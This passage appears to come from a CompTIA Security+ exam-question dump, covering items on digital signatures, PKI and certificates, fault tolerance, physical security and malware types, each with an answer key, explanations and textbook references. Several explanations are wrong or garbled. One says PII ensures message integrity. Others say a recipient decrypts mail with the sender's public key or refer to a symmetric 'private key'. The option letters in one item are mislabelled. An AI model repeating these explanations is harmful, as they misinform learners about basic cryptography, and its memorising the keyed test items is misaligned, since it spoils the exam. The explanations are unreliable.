
An email client says a digital signature is invalid and the sender cannot be verified. The recipient is concerned with which of the following concepts?

- A. Integrity
- B. Availability
- C. Confidentiality
- D. Remediation

**Correct Answer: A**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

A digital signature is similar in function to a standard signature on a document. It validates the integrity of the message and the sender. The message is encrypted using the encryption system, and a second piece of information, the digital signature, is added to the message. Digital Signatures is used to validate the integrity of the message and the sender. Integrity means the message can't be altered without detection.

**Incorrect Answers:**

B: Availability refers to the measures that are used to keep services and systems operational

C: Confidentiality means that the message/data retains its privacy.

D: Remediation is concerned with security posturing.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 261, 291, 414

#### **QUESTION 411**

A software firm posts patches and updates to a publicly accessible FTP site. The software firm also posts digitally signed checksums of all patches and updates. The firm does this to address:

- A. Integrity of downloaded software.
- B. Availability of the FTP site.
- C. Confidentiality of downloaded software.
- D. Integrity of the server logs.

**Correct Answer:** A

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

**Section:** Compliance and Operational Security

Digital Signatures is used to validate the integrity of the message and the sender. In this case the software firm that posted the patches and updates digitally signed the checksums of all patches and updates.

**Incorrect Answers:**

B: Availability is not the concern in this case since the patches and updates are posted to a publicly accessible FTP site.

C: Confidentiality is not an issue since the patches and updates are posted to a publicly accessible FTP site.

D: The server logs are not the focus of the integrity concerns.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 261, 414

#### **QUESTION 412**

It is important to staff who use email messaging to provide PII to others on a regular basis to have confidence that their messages are not intercepted or altered during transmission. They are concerned about which of the following types of security control?

- A. Integrity
- B. Safety
- C. Availability
- D. Confidentiality

**Correct Answer:** A

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

**Section:** Compliance and Operational Security

Integrity means that the messages/ data is not altered. PII is personally identifiable information that can be used to uniquely identify an individual. PII can be used to ensure the integrity of data/messages.

**Incorrect Answers:**

B: Safety concerns would refer to the physical safety and aspect of security, measures such fences, lighting, locks, CCTV, escape plans, etc. is the focus.

C: Availability refers to the measures that are used to keep services and systems operational.

D: Confidentiality would refer to preventing unauthorized users from accessing the messages.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 401, 404, 413, 414

### QUESTION 413

Matt, a security administrator, wants to ensure that the message he is sending does not get intercepted or modified in transit. This concern relates to which of the following concepts?

- A. Availability
- B. Integrity
- C. Accounting
- D. Confidentiality

**Correct Answer: B**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Integrity means ensuring that data has not been altered. Hashing and message authentication codes are the most common methods to accomplish this. In addition, ensuring nonrepudiation via digital signatures supports integrity.

Incorrect Answers:

A: Availability refers to the measures that are used to keep services and systems operational.

C: Accounting refers to applications.

D: Confidentiality means that the message/data retains its privacy.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 414

### QUESTION 414

Which of the following is used by the recipient of a digitally signed email to verify the identity of the sender?

- A. Recipient's private key
- B. Sender's public key
- C. Recipient's public key
- D. Sender's private key

**Correct Answer:** B

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

When the sender wants to send a message to the receiver. It's important that this message not be altered. The sender uses the private key to create a digital signature. The message is, in effect, signed with the private key. The sender then sends the message to the receiver. The recipient uses the public key attached to the message to validate the digital signature. If the values match, the receiver knows the message is authentic. Thus the recipient uses the sender's public key to verify the sender's identity.

**Incorrect Answers:**

- A: The recipient's private key is not required to check the identity of the sender.
- C: The public key must be sent to the recipient by the sender, the recipient cannot use their own public key.
- D: The sender must use the private key to create the digital signature.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 261

#### **QUESTION 415**

Digital signatures are used for ensuring which of the following items? (Select TWO).

- A. Confidentiality
- B. Integrity
- C. Non-Repudiation
- D. Availability
- E. Algorithm strength

**Correct Answer:** BC

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

A digital signature is similar in function to a standard signature on a document. It validates the integrity of the message and the sender. The message is encrypted using the encryption system, and a second piece of information, the digital signature, is added to the message. Nonrepudiation prevents one party from denying actions that they carried out and in the electronic world nonrepudiation measures can be a two-key cryptographic system and the involvement of a third party to verify the validity. This respected third party 'vouches' for the individuals in the two-key system. Thus non-repudiation also impacts on integrity.

**Incorrect Answers:**

- A: Confidentiality means that the message/data retains its privacy.

D: Availability refers to the measures that are used to keep services and systems operational.

E: Digital signatures are not used to ensure algorithm strength.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 248, 255, 262 261, 414

### QUESTION 416

Joe, a user, wants to send an encrypted email to Ann. Which of the following will Ann need to use to verify that the email came from Joe and decrypt it? (Select TWO).

- A. The CA's public key
- B. Ann's public key
- C. Joe's private key
- D. Ann's private key
- E. The CA's private key
- F. Joe's public key

**Correct Answer: DF**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Joe wants to send a message to Ann. It's important that this message not be altered. Joe will use the private key to create a digital signature. The message is, in effect, signed with the private key. Joe then sends the message to Ann. Ann will use the public key attached to the message to validate the digital signature. If the values match, Ann knows the message is authentic and came from Joe. Ann will use a key provided by Joe--the public key--to decrypt the message. Most digital signature implementations also use a hash to verify that the message has not been altered, intentionally or accidentally, in transit. Thus Ann would compare the signature area referred to as a message in the message with the calculated value digest (her private key in this case). If the values match, the message hasn't been tampered with and the originator is verified as the person they claim to be.

**Incorrect Answers:**

A: The certificate authority (CA) is an organization that is responsible for issuing, revoking, and distributing certificates.

B: Ann is the recipient and her public key is not required to verify e-mail sent by Joe.

C: Ann requires Joe's public key, not his private key.

E: A certificate authority (CA) is an organization that is responsible for issuing, revoking, and distributing certificates. A certificate is nothing more than a mechanism that associates the public key with an individual.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 261, 279 <http://searchsecurity.techtarget.com/definition/digital-signature>

**QUESTION 417**

Joe, a user, wants to send an encrypted email to Ann. Which of the following will Ann need to use to verify the validity's of Joe's certificate? (Select TWO).

- A. The CA's public key
- B. Joe's private key
- C. Ann's public key
- D. The CA's private key
- E. Joe's public key
- F. Ann's private key

**Correct Answer:** AE

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Joe wants to send a message to Ann. It's important that this message not be altered. Joe will use the private key to create a digital signature. The message is, in effect, signed with the private key. Joe then sends the message to Ann. Ann will use the public key attached to the message to validate the digital signature. If the values match, Ann knows the message is authentic and came from Joe. Ann will use a key provided by Joe--the public key--to decrypt the message. Most digital signature implementations also use a hash to verify that the message has not been altered, intentionally or accidentally, in transit. Thus Ann would compare the signature area referred to as a message in the message with the calculated value digest (her private key in this case). If the values match, the message hasn't been tampered with and the originator is verified as the person they claim to be. This process provides message integrity, nonrepudiation, and authentication. A certificate authority (CA) is an organization that is responsible for issuing, revoking, and distributing certificates. A certificate is nothing more than a mechanism that associates the public key with an individual. If Joe wants to send Ann an encrypted e-mail, there should be a mechanism to verify to Ann that the message received from Mike is really from Joe. If a third party (the CA) vouches for Joe and Ann trusts that third party, Ann can assume that the message is authentic because the third party says so.

**Incorrect Answers:**

- B: Ann would require Joe's public key and not his private key.
- C: Ann is the recipient and her public key is not required to verify e-mail sent by Joe.
- D: The CA's private key is not used to decrypt messages, rather a recipient must make use of the CA's public key to process a request for a digital certificate.
- F: The certificate authority (CA) is an organization that is responsible for issuing, revoking, and distributing certificates. Ann's private key is thus not an issue here because she must use the DC's public key to process a request for a digital signature.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 261, 279 <http://searchsecurity.techtarget.com/definition/digital-signature> [http://email.about.com/cs/pgp/a/public\\_key\\_enc.htm](http://email.about.com/cs/pgp/a/public_key_enc.htm)

**QUESTION 418**

A user was reissued a smart card after the previous smart card had expired. The user is able to log into the domain but is now unable to send digitally signed or encrypted email. Which of the following would the user need to perform?

- A. Remove all previous smart card certificates from the local certificate store.
- B. Publish the new certificates to the global address list.
- C. Make the certificates available to the operating system.
- D. Recover the previous smart card certificates.

**Correct Answer:** B

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

**Section: Compliance and Operational Security**

CAs can be either private or public, with VeriSign being one of the best known of the public variety. Many operating system providers allow their systems to be configured as CA systems. These CA systems can be used to generate internal certificates that are used within a business or in large external settings. The process provides certificates to the users. Since the user in question has been re-issued a smart card, the user must receive a new certificate by the CA to allow the user to send digitally signed email. This is achieved by publishing the new certificates to the global address list.

**Incorrect Answers:**

A: Removing all previous smart card certificates from the local certificate store will affect all the other users as well and then no one will be able to log in and send digitally signed email.

C: Making certificates available to the operating system will not allow the user to send digitally signed email. The other users all have access to this service because of the CA having published their certificates on the global address list, which means that the re-issued smart card's certificate should also be published on the global address list.

D: The previous smart card certificates are no longer valid.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 279-280

**QUESTION 419**

Which of the following could cause a browser to display the message below?

"The security certificate presented by this website was issued for a different website's address."

- A. The website certificate was issued by a different CA than what the browser recognizes in its trusted CAs.
- B. The website is using a wildcard certificate issued for the company's domain.
- C. HTTPS://127.0.01 was used instead of HTTPS://localhost.
- D. The website is using an expired self signed certificate.

**Correct Answer:** C

**Section: Compliance and Operational Security**

## **Explanation**

### **Explanation/Reference:**

#### **Section: Compliance and Operational Security**

PKI is a two-key, asymmetric system with four main components: certificate authority (CA), registration authority (RA), RSA (the encryption algorithm), and digital certificates. In typical public key infrastructure (PKI) arrangements, a digital signature from a certificate authority (CA) attests that a particular public key certificate is valid (i.e., contains correct information). Users, or their software on their behalf, check that the private key used to sign some certificate matches the public key in the CA's certificate. Since CA certificates are often signed by other, "higher-ranking," CAs, there must necessarily be a highest CA, which provides the ultimate in attestation authority in that particular PKI scheme. Localhost is a hostname that means this computer and may be used to access the computer's own network services via its loopback network interface. Using the loopback interface bypasses local network interface hardware. In this case the HTTPS://127.0.0.1 was used and not HTTPS//localhost

#### **Incorrect Answers:**

- A: This is not a case where the certificate was issued by a different CA.
- B: A wildcard certificate is a public key certificate which can be used with multiple subdomains of a domain. This option will not yield an error message
- D: A self-signed certificate is an identity certificate that is signed by the same entity whose identity it certifies.

#### **References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 280-281

## **QUESTION 420**

Certificates are used for: (Select TWO).

- A. Client authentication.
- B. WEP encryption.
- C. Access control lists.
- D. Code signing.
- E. Password hashing.

#### **Correct Answer: AD**

#### **Section: Compliance and Operational Security**

## **Explanation**

### **Explanation/Reference:**

#### **Section: Compliance and Operational Security**

Certificates are used in PKI to digitally sign data, information, files, email, code, etc. Certificates are also used in PKI for client authentication.

#### **Incorrect Answers:**

- B: Wired Equivalent Privacy (WEP) encryption is used with TKIP which placed a 128-bit wrapper around the WEP encryption and is based on the MAC address of the host device and the serial number of the packet.
- C: Access control lists are used to allow individual and highly controllable access to resources in a network.

E: Hashing refers to the hash algorithms used in cryptography. It is used to derive a key mathematically from a message.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 156, 278, 281

### **QUESTION 421**

Some customers have reported receiving an untrusted certificate warning when visiting the company's website. The administrator ensures that the certificate is not expired and that customers have trusted the original issuer of the certificate. Which of the following could be causing the problem?

- A. The intermediate CA certificates were not installed on the server.
- B. The certificate is not the correct type for a virtual server.
- C. The encryption key used in the certificate is too short.
- D. The client's browser is trying to negotiate SSL instead of TLS.

**Correct Answer:** A

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

In a hierarchical trust model, also known as a tree, a root CA at the top provides all of the information. The intermediate CAs are next in the hierarchy, and they trust only information provided by the root CA. The root CA also trusts intermediate CAs that are in their level in the hierarchy and none that aren't.

**Incorrect Answers:**

B: Nowhere in the question is mention made of virtual servers.

C: An untrusted certificate warning is not indicative of too short encryption keys.

D: Secure Sockets Layer (SSL) is used to establish a secure communication connection between two TCP-based machines. This protocol uses the handshake method of establishing a session, TLS is based on SSL and the browser would not issue an untrusted certificate warning.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 75, 286

### **QUESTION 422**

Digital certificates can be used to ensure which of the following? (Select TWO).

- A. Availability
- B. Confidentiality
- C. Verification
- D. Authorization
- E. Non-repudiation

**Correct Answer:** BE

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Digital Signatures is used to validate the integrity of the message and the sender. Digital certificates refer to cryptography which is mainly concerned with Confidentiality, Integrity, Authentication, Nonrepudiation and Access Control. Nonrepudiation prevents one party from denying actions they carried out.

Incorrect Answers:

- A: Availability is concerned with making data and systems available to authorized users.
- C: Verification is the act of ensuring integrity. And PKI uses verification to check the validity of a certificate.
- D: Authorization is concerned with which users have access.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 291, 414

### **QUESTION 423**

A certificate used on an ecommerce web server is about to expire. Which of the following will occur if the certificate is allowed to expire?

- A. The certificate will be added to the Certificate Revocation List (CRL).
- B. Clients will be notified that the certificate is invalid.
- C. The ecommerce site will not function until the certificate is renewed.
- D. The ecommerce site will no longer use encryption.

**Correct Answer:** B

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

A similar process to certificate revocation will occur when a certificate is allowed to expire. Notification will be sent out to clients of the invalid certificate. The process of revoking a certificate begins when the CA is notified that a particular certificate needs to be revoked. This must be done whenever the private key becomes known. The owner of a certificate can request that it be revoked at any time, or the administrator can make the request.

Incorrect Answers:

- A: Revocation occurs prior to expiration and not vice versa.
- C: Expired certificates are not the same as a site ceasing to function; it is access that is the issue.
- D: No longer using encryption would be impractical for an ecommerce webserver.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 285

**QUESTION 424**

An administrator has successfully implemented SSL on srv4.comptia.com using wildcard certificate \*.comptia.com, and now wishes to implement SSL on srv5.comptia.com. Which of the following files should be copied from srv4 to accomplish this?

- A. certificate, private key, and intermediate certificate chain
- B. certificate, intermediate certificate chain, and root certificate
- C. certificate, root certificate, and certificate signing request
- D. certificate, public key, and certificate signing request

**Correct Answer:** A

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

**Section: Compliance and Operational Security**

a wildcard certificate is a public key certificate which can be used with multiple subdomains of a domain. In public-key cryptography, the receiver has a private key known only to them; a public key corresponds to it, which they make known to others. The public key can be sent to all other parties; the private key is never divulged. A symmetric algorithm requires that receivers of the message use the same private key. Thus you should copy the certificate, the private key and the intermediate certificate chain from srv4 to srv5.

**Incorrect Answers:**

- B: You will require the same private key to be copied as well since you intend using wildcard certificate.
- C: You intend using wildcard certificates and you cannot omit using the same private key.
- D: With wildcard certificates you require the same private key to be used, thus coping the public key is futile.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 292

**QUESTION 425**

An encrypted message is sent using PKI from Sara, a client, to a customer. Sara claims she never sent the message. Which of the following aspects of PKI BEST ensures the identity of the sender?

- A. CRL
- B. Non-repudiation
- C. Trust models
- D. Recovery agents

**Correct Answer:** B

## **Section: Compliance and Operational Security**

### **Explanation**

#### **Explanation/Reference:**

Section: Compliance and Operational Security

Nonrepudiation prevents one party from denying actions they carried out. This means that the identity of the email sender will not be repudiated.

Incorrect Answers:

- A: CRLs are literally a list of certificates that a specific CA stated should no longer be used.
- C: Trust models are used with PKIs. It is not used to ensure the identity of the email sender.
- D: Recovery Agents are used with certificates.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 414

## **QUESTION 426**

Ann, a newly hired human resource employee, sent out confidential emails with digital signatures, to an unintended group. Which of the following would prevent her from denying accountability?

- A. Email Encryption
- B. Steganography
- C. Non Repudiation
- D. Access Control

**Correct Answer: C**

## **Section: Compliance and Operational Security**

### **Explanation**

#### **Explanation/Reference:**

Section: Compliance and Operational Security

Nonrepudiation prevents one party from denying actions they carried out.

Incorrect Answers:

- A: Email encryption is used to protect privacy.
- B: Steganography is the process of hiding one message in another. Steganography may also be referred to as electronic watermarking.
- C: Access Control is used to govern which users have access to the email.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 248, 262, 414

## **QUESTION 427**

A company recently experienced data loss when a server crashed due to a midday power outage. Which of the following should be used to prevent this from occurring again?

- A. Recovery procedures
- B. EMI shielding
- C. Environmental monitoring
- D. Redundancy

**Correct Answer:** D

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Redundancy refers to systems that either are duplicated or fail over to other systems in the event of a malfunction (in this case a power outage). Failover refers to the process of reconstructing a system or switching over to other systems when a failure is detected. In the case of a server, the server switches to a redundant server when a fault is detected. This strategy allows service to continue uninterrupted until the primary server can be restored.

Incorrect Answers:

- A: A recovery procedure is done after the damage has occurred, it does not prevent the damage.
- B: EMI Shielding refers to the process of preventing electronic emissions from your computer systems from being used to gather intelligence and preventing outside electronic emissions from disrupting your information-processing abilities.
- C: Environmental concerns include considerations about water and flood damage as well as fire suppression.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 32, 380, 383

#### **QUESTION 428**

Matt, a security consultant, has been tasked with increasing server fault tolerance and has been given no budget to accomplish his task. Which of the following can Matt implement to ensure servers will withstand hardware failure?

- A. Hardware load balancing
- B. RAID
- C. A cold site
- D. A host standby

**Correct Answer:** B

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:****Section: Compliance and Operational Security**

Fault tolerance is the ability of a system to sustain operations in the event of a component failure. Fault-tolerant systems can continue operation even though a critical component, such as a disk drive, has failed. This capability involves overengineering systems by adding redundant components and subsystems. RAID can achieve fault tolerance using software which can be done using the existing hardware and software.

**Incorrect Answers:**

- A: Balancing the load between multiple servers instead of relying on only one reduces the response time, maximizes throughput, and allows better allocation of resources. It does not mean withstanding hardware failure, it just means high availability. It also adds costs and there is no budget.
- C: A cold site is a facility that isn't immediately ready to use. The organization using it must bring along its equipment and network. A cold site may provide network capability, but this isn't usually the case; the site provides a place for operations to resume, but it doesn't provide the infrastructure to support those operations. Thus no servers fault tolerance as is required.
- D: A Host standby assumes that you need to purchase additional servers to act as a standby.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 33, 103, 444

**QUESTION 429**

After a company has standardized to a single operating system, not all servers are immune to a well-known OS vulnerability. Which of the following solutions would mitigate this issue?

- A. Host based firewall
- B. Initial baseline configurations
- C. Discretionary access control
- D. Patch management system

**Correct Answer: D****Section: Compliance and Operational Security****Explanation****Explanation/Reference:****Section: Compliance and Operational Security**

A patch is an update to a system. Sometimes a patch adds new functionality; in other cases, it corrects a bug in the software. Patch Management can thus be used to fix security problems discovered within the OS thus negating a known OS vulnerability.

**Incorrect Answers:**

- A: A host-based firewall can be used to guard against attacks and malware, and in the question you are required to mitigate a server-vulnerability after the OS has been standardized on all servers.
- B: Initial baseline configurations are concerned with security posturing which means the representation of a secure state.
- C: Discretionary Access Control is as a flexible access method regarding access to information.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 57, 151, 221, 222 <http://www.computerweekly.com/feature/Microsoft-patch-management-tools>

**QUESTION 430**

A security manager requires fencing around the perimeter, and cipher locks on all entrances. The manager is concerned with which of the following security controls?

- A. Integrity
- B. Availability
- C. Confidentiality
- D. Safety

**Correct Answer:** D

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Fencing is used to increase physical security and safety. Locks are used to keep those who are unauthorized out.

**Incorrect Answers:**

A: Integrity means making sure that data has not been altered.

B: Availability is the act of making sure that data and systems are available to authorized users.

C: Confidentiality means preventing unauthorized users from accessing data.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 401, 414

**QUESTION 431**

A cafe provides laptops for Internet access to their customers. The cafe is located in the center corridor of a busy shopping mall. The company has experienced several laptop thefts from the cafe during peak shopping hours of the day. Corporate has asked that the IT department provide a solution to eliminate laptop theft. Which of the following would provide the IT department with the BEST solution?

- A. Attach cable locks to each laptop
- B. Require each customer to sign an AUP
- C. Install a GPS tracking device onto each laptop
- D. Install security cameras within the perimeter of the caf

**Correct Answer:** A

**Section: Compliance and Operational Security**  
**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

All laptop cases include a built-in security slot in which a cable lock can be inserted to prevent it from easily being removed from the premises.

Incorrect Answers:

B: Acceptable use policies (AUPs) describe how the employees in an organization can use company systems and resources, both software and hardware. This policy should also outline the consequences for misuse. However it does not prevent hardware loss as it does only address issues regarding the use of company resources.

C: GPS-Tracking is used for tracking the laptop in the event of it being stolen which means it does not prevent loss.

D: All a security camera can do is record what occurs, it cannot react to any incident such as theft.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 24, 113, 369, 419

**QUESTION 432**

Which of the following malware types may require user interaction, does not hide itself, and is commonly identified by marketing pop-ups based on browsing habits?

- A. Botnet
- B. Rootkit
- C. Adware
- D. Virus

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Adware is free software that is supported by advertisements. Common adware programs are toolbars, games and utilities. They are free to use, but require you to watch advertisements as long as the programs are open. Adware typically requires an active Internet connection to run.

Incorrect Answers:

A: A botnet is a collection of Internet-connected programs communicating with other similar programs in order to perform tasks. This can be as mundane as keeping control of an Internet Relay Chat (IRC) channel, or it could be used to send spam email or participate in distributed denial-of-service attacks. A botnet does hide itself, but is not commonly identified by marketing popups. Therefore, this answer is incorrect.

B: A rootkit is a stealthy type of software, typically malicious, designed to hide the existence of certain processes or programs from normal methods of detection and enable continued privileged access to a computer. A rootkit does hide itself, but is not commonly identified by marketing popups.

Therefore, this answer is incorrect.

D: A computer virus is a program or piece of code that is loaded onto your computer without your knowledge and runs against your wishes. Viruses can also replicate themselves. All computer viruses are man-made. A simple virus that can make a copy of itself over and over again is relatively easy to produce. Even such a simple virus is dangerous because it will quickly use all available memory and bring the system to a halt. An even more dangerous type of virus is one capable of transmitting itself across networks and bypassing security systems. A virus does hide itself, but is not commonly identified by marketing popups. Therefore, this answer is incorrect.

References:

<http://techterms.com/definition/adware>  
<http://en.wikipedia.org/wiki/Botnet>  
<http://www.webopedia.com/TERM/V/virus.html>

**QUESTION 433**

A program has been discovered that infects a critical Windows system executable and stays dormant in memory. When a Windows mobile phone is connected to the host, the program infects the phone's boot loader and continues to target additional Windows PCs or phones. Which of the following malware categories BEST describes this program?

- A. Zero-day
- B. Trojan
- C. Virus
- D. Rootkit

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

A computer virus is a program or piece of code that is loaded onto your computer without your knowledge and runs against your wishes. Viruses can also replicate themselves. All computer viruses are man-made. A simple virus that can make a copy of itself over and over again is relatively easy to produce. Even such a simple virus is dangerous because it will quickly use all available memory and bring the system to a halt. An even more dangerous type of virus is one capable of transmitting itself across networks and bypassing security systems. Some people distinguish between general viruses and worms. A worm is a special type of virus that can replicate itself and use memory, but cannot attach itself to other programs.

**Incorrect Answers:**

A: A zero day vulnerability refers to a hole in software that is unknown to the vendor. This security hole is then exploited by hackers before the vendor becomes aware and hurries to fix it --this exploit is called a zero day attack. Uses of zero day attacks can include infiltrating malware, spyware or allowing unwanted access to user information. The term "zero day" refers to the unknown nature of the hole to those outside of the hackers, specifically, the developers. Once the vulnerability becomes known, a race begins for the developer, who must protect users. A zero-day vulnerability is not described in this question. Therefore, this answer is incorrect.

B: In computers, a Trojan is a program in which malicious or harmful code is contained inside apparently harmless programming or data in such a way that it can get control and do its chosen form of damage, such as ruining the file allocation table on your hard disk. In one celebrated case, a Trojan was a program that was supposed to find and destroy computer viruses. A Trojan horse may be widely redistributed as part of a computer virus. A Trojan is not what is being described in this question.

A Trojan is not what is described in this question. Therefore, this answer is incorrect.

D: A rootkit is a stealthy type of software, typically malicious, designed to hide the existence of certain processes or programs from normal methods of detection and enable continued privileged access to a computer. A rootkit is not what is described in this question. Therefore, this answer is incorrect.

References:

<http://www.webopedia.com/TERM/V/virus.html>  
<http://www.pctools.com/security-news/zero-day-vulnerability/>

#### **QUESTION 434**

A user casually browsing the Internet is redirected to a warez site where a number of pop-ups appear. After clicking on a pop-up to complete a survey, a drive-by download occurs. Which of the following is MOST likely to be contained in the download?

- A. Backdoor
- B. Spyware
- C. Logic bomb
- D. DDoS
- E. Smurf

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

Spyware is software that is used to gather information about a person or organization without their knowledge and sends that information to another entity. Whenever spyware is used for malicious purposes, its presence is typically hidden from the user and can be difficult to detect. Some spyware, such as keyloggers, may be installed by the owner of a shared, corporate, or public computer intentionally in order to monitor users.

**Incorrect Answers:**

A: A backdoor in a computer system (or cryptosystem or algorithm) is a method of bypassing normal authentication, securing unauthorized remote access to a computer, obtaining access to plaintext, and so on, while attempting to remain undetected. The backdoor may take the form of an installed program (e.g., Back Orifice) or may subvert the system through a rootkit. A backdoor is not what is described in this question. Therefore, this answer is incorrect.

C: A logic bomb is a piece of code intentionally inserted into a software system that will set off a malicious function when specified conditions are met. For example, a programmer may hide a piece of code that starts deleting files should they ever be terminated from the company. A logic bomb is not what is described in this question. Therefore, this answer is incorrect.

D: A Distributed Denial of Service (DDoS) attack is an attack from several different computers targeting a single computer. Malware can carry DDoS attack

mechanisms; one of the better-known examples of this was MyDoom. Its DoS mechanism was triggered on a specific date and time. This type of DDoS involved hardcoding the target IP address prior to release of the malware and no further interaction was necessary to launch the attack. ADDoS attack is not what is described in this question.

E: A smurf attack is a type of network security breach in which a network connected to the Internet is swamped with replies to ICMP echo (PING) requests. A smurf attacker sends PING requests to an Internet broadcast address. These are special addresses that broadcast all received messages to the hosts connected to the subnet. Each broadcast address can support up to 255 hosts, so a single PING request can be multiplied 255 times. The return address of the request itself is spoofed to be the address of the attacker's victim. All the hosts receiving the PING request reply to this victim's address instead of the real sender's address. A single attacker sending hundreds or thousands of these PING messages per second can fill the victim's T-1 (or even T-3) line with ping replies, bring the entire Internet service to its knees. Smurfing falls under the general category of Denial of Service attacks -- security attacks that don't try to steal information, but instead attempt to disable a computer or network. A smurf attack is not what is described in this question. Therefore, this answer is incorrect.

References:

- <http://en.wikipedia.org/wiki/Spyware>
- [http://en.wikipedia.org/wiki/Logic\\_bomb](http://en.wikipedia.org/wiki/Logic_bomb)
- [http://en.wikipedia.org/wiki/Denial-of-service\\_attack](http://en.wikipedia.org/wiki/Denial-of-service_attack)
- <http://www.webopedia.com/TERM/S/smurf.html>

**QUESTION 435**

Which of the following malware types typically allows an attacker to monitor a user's computer, is characterized by a drive-by download, and requires no user interaction?

- A. Virus
- B. Logic bomb
- C. Spyware
- D. Adware

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

Spyware is software that is used to gather information about a person or organization without their knowledge and sends that information to another entity.

**Incorrect Answers:**

A: A computer virus is a program or piece of code that is loaded onto your computer without your knowledge and runs against your wishes. Viruses can also replicate themselves. All computer viruses are man-made. A simple virus that can make a copy of itself over and over again is relatively easy to produce. Even such a simple virus is dangerous because it will quickly use all available memory and bring the system to a halt. An even more dangerous type of virus is one capable of transmitting itself across networks and bypassing security systems. Some people distinguish between general viruses and worms. A worm is a special type of virus that can replicate itself and use memory, but cannot attach itself to other programs. A virus is not what is described in this question. Therefore, this answer is incorrect.

B: A logic bomb is a piece of code intentionally inserted into a software system that will set off a malicious function when specified conditions are met. For example, a programmer may hide a piece of code that starts deleting files should they ever be terminated from the company. A logic bomb is not what is described in this question. Therefore, this answer is incorrect.

D: Adware is free software that is supported by advertisements. Common adware programs are toolbars that sit on your desktop or work in conjunction with your Web browser. They include features like advanced searching of the Web or your hard drive and better organization of your bookmarks and shortcuts. Adware can also be more advanced programs such as games or utilities. They are free to use, but require you to watch advertisements as long as the programs are open. Since the ads often allow you to click to a Web site, adware typically requires an active Internet connection to run. Most adware is safe to use, but some can serve as spyware, gathering information about you from your hard drive, the Web sites you visit, or your keystrokes. Spyware programs can then send the information over the Internet to another computer. So be careful what adware you install on your computer. Make sure it is from a reputable company and read the privacy agreement that comes with it. Adware is not what is described in this question.

Therefore, this answer is incorrect.

References:

